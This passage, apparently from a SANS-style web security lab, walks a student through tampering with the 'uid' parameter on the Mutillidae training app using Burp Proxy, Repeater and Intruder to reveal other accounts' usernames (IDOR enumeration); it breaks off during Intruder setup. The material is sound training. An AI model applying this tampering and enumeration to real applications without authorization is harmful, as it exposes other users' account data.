


3. In the menu bar where the logged in username (student) appears, there is an icon to edit the account profile for the logged in user. The button looks like a pencil with a square box around it. Click the **edit account profile** button:

4. Then switch to Burp Pro, and go to **Proxy** -> **HTTP history**. Scroll to the bottom and find the matching request to https://www.sec542.org/mutillidae/index.php?page=edit-account-profile.php&uid=24.

5. Inspect the raw request, and notice `uid=24` parameter in the URI.


> **Note**
>
> You may have to expand the "URL" column width in Burp to see the full URI.




- Infer the second account's UID

Solution

1. We created the student account first, followed by the second account. The `uid` for the second account is probably `25`, so let's try to hack that.




2. Go to **Proxy** -> **Intercept** and click the **Intercept is off** button, so that the text on the button face changes to **Intercept is on**.



3. Then go back to Firefox and reload the **Edit Account Profile** page.

4. Burp will pop up on the **Intercept** page. Change the URI parameter `uid=24` to `uid=25` in the first line of the GET request.



5. Then click the **Intercept is on** button, the button face will change to **Intercept is off** and Burp will send your modified request to the application.


6. Go back to Firefox, and you should now see the name of the second account you created in the Username textbox.

> **Note**
>
> You will still be logged in as student, so **student** will still appear as the name of the **Logged In User**. But, since the username textbox changed, we have an opportunity to enumerate all of the usernames within the application.


- Determine the names of all accounts from UID 0 to 50

Solution


1. We first will leverage **Burp Repeater** to manually perform username enumeration using the UID parameter in the URI.
2. Burp Repeater *is a simple tool for manually manipulating and reissuing individual HTTP requests, and analyzing the application's responses. You can use Repeater for all kinds of purposes, such as changing parameter values to test for input-based vulnerabilities, issuing requests in a specific sequence to test for logic flaws, and reissuing requests from Burp Scanner issues to manually verify reported issues.*[1]
3. Go to Burp -> **Proxy** -> **HTTP History**, find the last request for the **Edit Account Profile** page that we modified through the Intercept feature, https://www.sec542.org/mutillidae/index.php?page=edit-account-profile.php&uid=24. This request should be near the bottom of the HTTP History list, and when selected you will see the label **Original request**, rather than just **Request** show up above the request portion of the window.



4. Right click on this request, and choose **Send to Repeater**.



5. Click on the **Repeater** tab. The `uid` parameter should already have the value `25`. If the `uid` parameter's value is still `24`, change to `25` and click **Send**.



6. The **Response** window will populate with the response. Remember that we saw the username reflected in the Username textbox. You can scroll down the response to find this textbox, but an easier way to find it is to search the response.


7. Let's setup an autoscroll search, so that as we send requests in Repeater the response will automatically scroll down to the Username textbox.

8. Under the Response window, type in the following text:


```
name="username"
```

9. Then, click the gear icon to the left of the search textbox, and select **Auto-scroll to match when text changes**.

10. The Response will move down to the username textbox, and you can see that the value property will match the name of the second user account that was created earlier in this lab.




11. We previously tried one `uid` higher than student (uid 24). Let's try one lower. Change the `uid` to 23, and click **Send**. The **Response** window will refresh and scroll down to the username textbox, which now has the value `ed` (one of the built-in accounts).



12. Next goal: Enumerate all the usernames for "uid" 0 through 50. This could be done manually via Burp Repeater, but that would be quite tedious. Let's automate via **Burp Intruder**.

13. Right click on the request in Repeater that we have been working with and choose **Send to Intruder**.




14. Click the **Intruder** tab.


15. Let's have Burp automatically retrieve all the usernames that appear in the username textbox.

16. Click the **Options** sub-tab under Intruder, and Scroll down to **Grep - Extract**.

> **Note**
>
> If there are any entries in the listbox, click **Clear** and click **Yes** when asked to confirm.

